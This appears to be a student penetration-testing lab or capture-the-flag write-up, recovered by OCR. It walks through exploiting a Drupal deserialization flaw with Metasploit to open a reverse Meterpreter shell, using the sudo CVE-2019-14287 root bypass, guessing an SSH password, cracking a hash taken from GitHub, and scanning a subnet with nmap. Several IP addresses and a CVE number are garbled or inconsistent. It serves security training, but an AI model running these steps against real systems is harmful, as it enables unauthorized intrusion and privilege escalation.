
```
msf6 > search drupal
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/drupal_coder_exec	2016-07-13	excellent	Yes	Drupal CODER Module Remote Command Execution
1	exploit/unix/webapp/drupal_drupalgeddon2	2018-03-28	excellent	Yes	Drupal Drupalgeddon 2 Forms API Property Injection
2	exploit/multi/http/drupal_drupageddon	2014-10-15	excellent	No	Drupal HTTP Parameter Key/Value SQL Injection
3	auxiliary/gather/drupal_openid_xxe	2012-10-17	normal	Yes	Drupal OpenID External Entity Injection
4	exploit/unix/webapp/drupal_restws_exec	2016-07-13	excellent	Yes	Drupal RESTWS Module Remote PHP Code Execution
5	exploit/unix/webapp/drupal_restws_unserialize	2019-02-20	normal	Yes	Drupal RESTful Web Services unserialize() RCE
6	auxiliary/scanner/http/drupal_views_user_enum	2010-07-02	normal	Yes	Drupal Views Module Users Enumeration
7	exploit/unix/webapp/php_xmlrpc_eval	2005-06-29	excellent	Yes	PHP XML-RPC Arbitrary Code Execution

Step 3:To determine which vulnerability to exploit, we will utilize the CVE reference obtained from our Nmap scan to cross-reference with the NIST database. This will help pinpoint the appropriate exploit to utilize.

As a result of our search, we identified "CWE-502: Deserialization of Untrusted Data" as a critical vulnerability.

Step4:We use the exploit targeting the unserialized service because the identified vulnerability, CWE-502 (Deserialization of Untrusted Data), often manifests in systems where data deserialization occurs. The exploit targeting the unserialized service specifically aims to exploit vulnerabilities related to the deserialization process, making it a suitable choice for addressing CWE-502.




```
   5  exploit/unix/webapp/drupal_restws_unserialize  2019-02-20       normal     Yes    Drupal RESTful We
b Services unserialize() RCE
```

```
   NODE          1                no
   Proxies                        no
   RHOSTS                         yes

   RPORT         80               yes
   SSL           false            no
   TARGETURI     /                yes
   VHOST                          no


Payload options (php/meterpreter/reverse_tc

   Name    Current Setting  Required  Descri
   ----    ---------------  --------  ------
   LHOST                    yes       The li
   LPORT   4444             yes       The li


Exploit target:

   Id  Name
   --  ----
   0   PHP In-Memory
```

Step5: After running the option command, we will set up the RHOSTS to 192.168.13.13 and LHOST to the previously used 172.28.151.151

```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set rhosts 192.168.13.13
rhosts ⇒ 192.168.13.13
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set lhost 172.28.151.151
lhost ⇒ 172.28.151.151
```

```
[+] The target is vulnerable.
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shor
[*] Sending stage (39282 bytes) to 192.168.13.13
[*] Meterpreter session 4 opened (172.28.151.151:4444 → 192.168.13.13:
00

meterpreter >
```

```
meterpreter > getuid
Server username: www-data
```

Step6: Upon executing the command "getuid," the response will indicate the server username as "www-data," which serves as our flag.

FLAG 12

Exploit the host ending with 192.168.13.14, guess the password, and then escalate privileges to access FLAG using CVE-2019-14-287.


Step1: Review CVE-2019-14-287 on cve.mitre.org

CVE-2019-14287 is a vulnerability that affects the sudo package, specifically versions 1.7.1 through 1.8.25p1 inclusive and 1.8.26 through 1.8.28p1 inclusive. This vulnerability allows an unauthorized user to run commands as root even when the Runas specification explicitly disallows root access. It occurs due to an error in the sudo program when processing a Runas specification that includes a group ID (GID) rather than a user ID (UID). By exploiting this vulnerability, an attacker with access to a Runas-enabled sudoer account may be able to execute arbitrary commands as root.

The command to exploit CVE-2019-14287 is as follows: sudo -u#-1 command_to_execute

with the command you want to run with root privileges. This command abuses the vulnerability to bypass the restrictions and execute the specified command as the root user.

Step2: Review the hint provided in FLAG1 regarding the SSH user "alice."



Step3: Open the terminal and SSH into the host 192.168.12.14 using the username "alice", because we intend to perform a brute force attack, we will initially try with a simple password that statistically corresponds to the username itself.


```
* Documentation:  https://help.ubuntu.com
* Management:     https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage
his system has been minimized by removing packages and content tha
ot required on a system that users do not log into.

o restore this content, you can run the 'unminimize' command.

he programs included with the Ubuntu system are free software;
he exact distribution terms for each program are described in the
ndividual files in /usr/share/doc/*/copyright.

buntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted
pplicable law.


he programs included with the Ubuntu system are free software;
he exact distribution terms for each program are described in the
ndividual files in /usr/share/doc/*/copyright.

buntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted
pplicable law.
```

Access is granted when using "alice" as both the username and password.

Step4: We will attempt to locate the flag using our find command.


```
Could not chdir to home directory /home/alice: No such
$ find / -type f -iname "*flag*"
find: '/root': Permission denied
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/eth0/flags
/sys/module/scsi_mod/parameters/default_dev_flags
find: '/etc/ssl/private': Permission denied
```

Step5: After verifying that we do not have the necessary permissions, we will exploit with the previously researched sudo vulnerability.(sudo -u#-1 command_to_execute)



The successful exploitation of the sudo vulnerability allowed us to view the flag location, bypassing the sudo permissions.


Step6: Using the same sudo vulnerability with the cat command, we are able to view the contents of the flag.




Executive Summary DAY 3

[Provide a narrative summary of your steps and findings, including screenshots. It's fine to mention specifics (e.g., used Metasploit to exploit a vulnerable version of DistCC), but do not get too technical in these specifics. This should be an A-Z summary of your assessment.]


FLAG 1



Step 1: Conduct Open Source Intelligence (OSINT) search on GitHub for repositories belonging to the user "Total Recall"



Step 2: Identify relevant repositories within the search results.Review the contents of the repositories, specifically looking for files containing user credentials.




Step 3: Locate the "xampp.users" file or any other file containing user credentials within the repository.

Step 4: Extract the username and password hash from the file. Create a hash file to store the extracted credentials.

Step 5: Use a password cracking tool like John the Ripper to crack the password hash.Retrieve the plaintext password from the cracked hash.

Using Open Source Intelligence, the cybersecurity team searched GitHub repositories belonging to Total Recall. They found a repository containing user credentials, including the correct password for a user named Trivera . After retrieving the password hash from the repository, they cracked it using the John the Ripper tool, revealing the password "tonya4life." This highlights the importance of securing repositories and enforcing robust password management practices.

FLAG 2




Step 1: Open a terminal and initiate an Nmap aggressive scan on the specified subnet range 172.22.117.0/24.

Command: nmap -A 172.22.117.0/24

```
┌──(root💀kali)-[~]
└─# nmap -A 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-03 19:07 EDT

┌──(root💀kali)-[~]
└─# nmap -vvv -A 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-03 19:09 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:09
Completed NSE at 19:09, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:09
Completed NSE at 19:09, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:09
```


```
Nmap scan report for 172.22.117.255 [host down, received no-response]
Initiating Parallel DNS resolution of 1 host. at 19:09
Stats: 0:00:02 elapsed; 253 hosts completed (2 up), 255 undergoing Host Discovery
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Completed Parallel DNS resolution of 1 host. at 19:09, 7.53s elapsed
DNS resolution of 1 IPs took 7.53s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 3, CN: 0]
Initiating SYN Stealth Scan at 19:09
Scanning 2 hosts [1000 ports/host]
Discovered open port 53/tcp on 172.22.117.10
Discovered open port 135/tcp on 172.22.117.10
Discovered open port 139/tcp on 172.22.117.10
Discovered open port 139/tcp on 172.22.117.20
Discovered open port 21/tcp on 172.22.117.20
Discovered open port 135/tcp on 172.22.117.20
Discovered open port 110/tcp on 172.22.117.20
Discovered open port 80/tcp on 172.22.117.20
Discovered open port 25/tcp on 172.22.117.20
Discovered open port 443/tcp on 172.22.117.20
Discovered open port 445/tcp on 172.22.117.20
Discovered open port 445/tcp on 172.22.117.10
Discovered open port 593/tcp on 172.22.117.10
Increasing send delay for 172.22.117.20 from 0 to 5 due to 34 out of 113 dropped probes since last increase.
Increasing send delay for 172.22.117.10 from 0 to 5 due to 33 out of 108 dropped probes since last increase.
Discovered open port 106/tcp on 172.22.117.20
Discovered open port 79/tcp on 172.22.117.20
```

```
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Hosts: rekall.local, localhost, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 0s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 27686/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 42245/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 23164/udp): CLEAN (Timeout)
|   Check 4 (port 25867/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| nbstat: NetBIOS name: WIN10, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:5d:02:04:12 (Microsoft)
| Names:
|   WIN10<00>            Flags: <unique><active>
|   REKALL<00>           Flags: <group><active>
|   WIN10<20>            Flags: <unique><active>
| Statistics:
|   00 15 5d 02 04 12 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| smb2-time:
|   date: 2024-04-03T23:09:42
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   0.60 ms Windows10 (172.22.117.20)

Initiating SYN Stealth Scan at 19:09
Scanning 172.22.117.100 [1000 ports]
Discovered open port 5901/tcp on 172.22.117.100
Discovered open port 6001/tcp on 172.22.117.100
Completed SYN Stealth Scan at 19:09, 0.05s elapsed (1000 total ports)
Initiating Service scan at 19:09
Scanning 2 services on 172.22.117.100
```




Step 2: Review the scan results to identify systems running on Windows 10 within the range

Step 3: Identify the IP address of the Windows 10 system, which is 172.22.17.20




Step 4: Open a web browser and navigate to the IP address of the Windows 10 system using HTTP: http://172.22.17.20.

